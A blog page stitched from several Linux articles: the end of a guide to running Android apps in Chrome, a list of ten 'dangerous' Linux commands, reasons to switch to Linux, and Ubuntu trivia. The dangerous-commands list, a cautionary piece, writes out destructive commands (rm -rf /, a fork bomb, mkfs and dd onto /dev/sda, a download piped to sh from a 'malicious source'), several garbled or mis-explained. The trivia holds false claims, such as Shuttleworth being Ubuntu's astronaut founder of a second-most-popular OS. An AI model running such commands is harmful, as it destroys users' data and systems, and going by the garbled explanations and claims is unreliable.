10. Now extract each and every Apk file that you have stored on your PC.

11. Open Google Chrome > Menu > Extensions > Load Unpacked Extension > Extracted Apps and there, it will navigate you to the apps you have extracted before. Select them all and open.

12. That’s all. Just restart the browser and open the Labelled Apps icon from the top left corner. Now run any application you want from there.

Android Apps On Linux Operating System 5

Your Queries are most welcome. If you will face any problem while using this method, let us know by leaving a comment below. Don’t forget to share the article.

10 Most Dangerous Linux Commands – You Should Never Run On Linux Os

Linux commands

Linux terminal is one of the most powerful tools in the Linux OS world. You can do anything with Linux terminal, whatever you want. Linux command lines are more interesting, useful and productive features. But it may be very dangerous, especially when you don’t know what you are doing. Even a small mistake can lead to lose your data and operating system too. A new Linux user should be very careful while executing the commands. We just want to make you aware of some of the commands which you should think before execute them.

Here are the 10 most Deadly Linux command which you should know before execute them.

1. rm –rf

The rm –rf command is one of the fastest way to erase your entire files and even entire content. This command leads to a lot of loss.

  • rm: rm commands in Linux are used to erase/delete files.
  • rm –r: this command used to delete the folder recursively and empty the folder.
  • rm –f: this command leads to “Read only files” without asking.
  • rm-rf/: this command will delete  everything in the root directory.
  • rm –rf*: This command leads to force deletion of everything in current directory/working directory.
  • rm –rf: Force deletion of current folder and sub folders.

2. :(){:|:&};: Command

The above command is well known as a fork bomb. This is actually a bush function which creates a copy of itself, once in the foreground and once in the background. The process replicates continuously itself and this can lead to freeze your computer. It happens because of consumption of a lot of RAM.

3. command> / dev /sda

It runs a command send output directly to your HDD (Hard Disk Drive) and thereby crashing it. It replaces all the files on the block with “Raw data” i.e. writes raw data directly to HDD.

4. My folder /dev/null

The above command will move your file to “NULL”. That means it delete all the files and destroy your whole data.

Must Read: Top 5 Reasons Why You Should Switch To Linux?

5. get http://malicious _source_o_ | sh

The above command will download the script from “malicious source” then execute it. wget will download the script and “sh” will run the download script from malicious source. So beware before running the script.

6. Mkfs.ext3 / dev /sda

The above command creates a new “ext3” file system on the device. It formats the block “sda (it specifies a partition on the HDD)” and resets all the data on the HDD.

7. > File

It releases the file content and it leads to a lot of damage when there is slightly mistaken in command.

  • “> xt.conf”: It will write the configuration file or any other system or configuration file.

8. ^ foo ^ bar

The above command edits the previous run command without the need of retyping the whole command again. So, you can check the change in the original command through “^ foo ^ bar” command.

9. dd if=/dev/random of =/dev/sda

The above command writes junk on your hard drive and it would be left your system at the inconsistent and unrecoverable state.

10. Hidden command / invisible command

This is very similar to “first command rm-rf” that codes are invisible and running this code terminates and erase your partition completely.

Hope you enjoyed this article. Do let me know if we miss any other dangerous command via comment below. Don’t forget to share this article with colleague and must follow us on Twitter.

Top 5 Reasons Why You Should Switch To Linux?

Top 5 Reasons Why You Should Switch To Linux?

Why You Should Switch To Linux

The Windows family operating system is the most popular operating system among others. Even through other operating system (e.g. OS X, Linux) are undoubtedly used by users. Windows PCs are used as daily workflow.

Linux is still regarded as another best OS that is mostly used by developers, hacker, geeks and others. Also, Linux has dominated in servers and mainframes computer. In this article, I am going to explain why you should switch to Linux OS?

Top 5 Reasons Why You Should Switch To Linux?

1. Free and Open-source

Windows is not free. You’ll have to spend some bucks to upgrade or buy Windows OS.

Whereas Linux is completely free and open-sourced. If you choose Linux over Windows 10, you save at least hundred bucks.

2. Compatible with Lower End Hardware

Yes, Linux can run on older computers with minimum hardware requirements. Windows 7, 8 and 10 minimum requires at least 1GB of RAM. Running Windows 7/8/10 on minimum hardware configuration will be really painful experience. But Linux will smoothly operate on lower end hardware.

3. More Secure, No need of antivirus

In Windows, we can’t live without an antivirus. Also, with the antivirus product, your PC is still at risk of catching virus.

But Linux has no need of an antivirus. Linux is known for its security features. So you don’t need to buy an antivirus.

4. Availability of all Popular Software Applications

Yes it’ true that the availability of software program for Linux is less than Windows, but all the popular software (e.g.  Web browsers, media software, image editors, IM clients) are now available for Linux.

And most important thing, you can use the “Wine” compatibility layer software to run Windows programs on Linux.

5. Lots of Distributions available

Thanks to its open-source nature and wide community support, there are now a lot of varied distributions (often called distros and flavours) available for Linux.

You can download and use any of them that meets your usage requirements. Some most popular and well known Linux distros are Linux Mint and Ubuntu.

Hope you enjoyed this article. Leave a comment below if you have any related queries with this. Share this article with friends. If you want to get notified with our latest updates, please Subscribe our Newsletter.

10 Interesting Facts About Ubuntu Linux You Probably Don’t Know

In Linux

Facts about Ubuntu

Since the first release 12 years ago today, when Mark Shuttleworth, a South African astronaut had started this project to make “Linux for Human Being. Since then, Linux world has changed forever.

In last 12 years of journey, Ubuntu made Linux easier with “No of Innovative Implementations” including amazing App Store, Wubi installer, etc.  In this article, I will be talking about 10 amazing facts about Ubuntu Linux.

Interesting Facts About Ubuntu Linux

1. The world’s fastest supercomputer runs on the Chinese version of Ubuntu. Moreover, Linux runs 97% of the supercomputers.

2. The word “Ubuntu” describes the African philosophy, which means “I am because of who we all are.” Its logo is a circle of friends, which represents that three people holding arms – representing a community that supports each other.

ubuntu-logo

3. Ubuntu follows a very strict development schedule. It releases a new stable version in every six months, in April and in October.

4. After windows, Ubuntu is the 2nd most popular operating system in the world. The Canonical claims that there are more 1 billion devices running on Ubuntu.

5. A number of big enterprises use Ubuntu Including Uber, and Lyft. Also, Google has its own custom Ubuntu called “Goobuntu.”

6. More than 20 percent web servers are powered by Ubuntu. Ubuntu is the most used Operating systems on webservers.

7. Ubuntu is the world’s most popular cloud operating system. And Microsoft partnered with a canonical for Microsoft’s own cloud services.

8. French police has massively migrated 80,000 windows PCs into Ubuntu. And saved over 2 million euro.

9. The code names of Ubuntu release with combination of an adjective and an animal with the same first letter (for instance, Xenial Xerus).

10. Google’s Self driving car is also powered by a stripped version of Ubuntu.

11. According to Distrowatch, there are more than 75 Linux Distributions currently active, which are based on Ubuntu.

You can watch here more facts about Ubuntu Linux.

Leave your feedback in the comment section below. If you have more to add in this article, tell us on comment on comment box.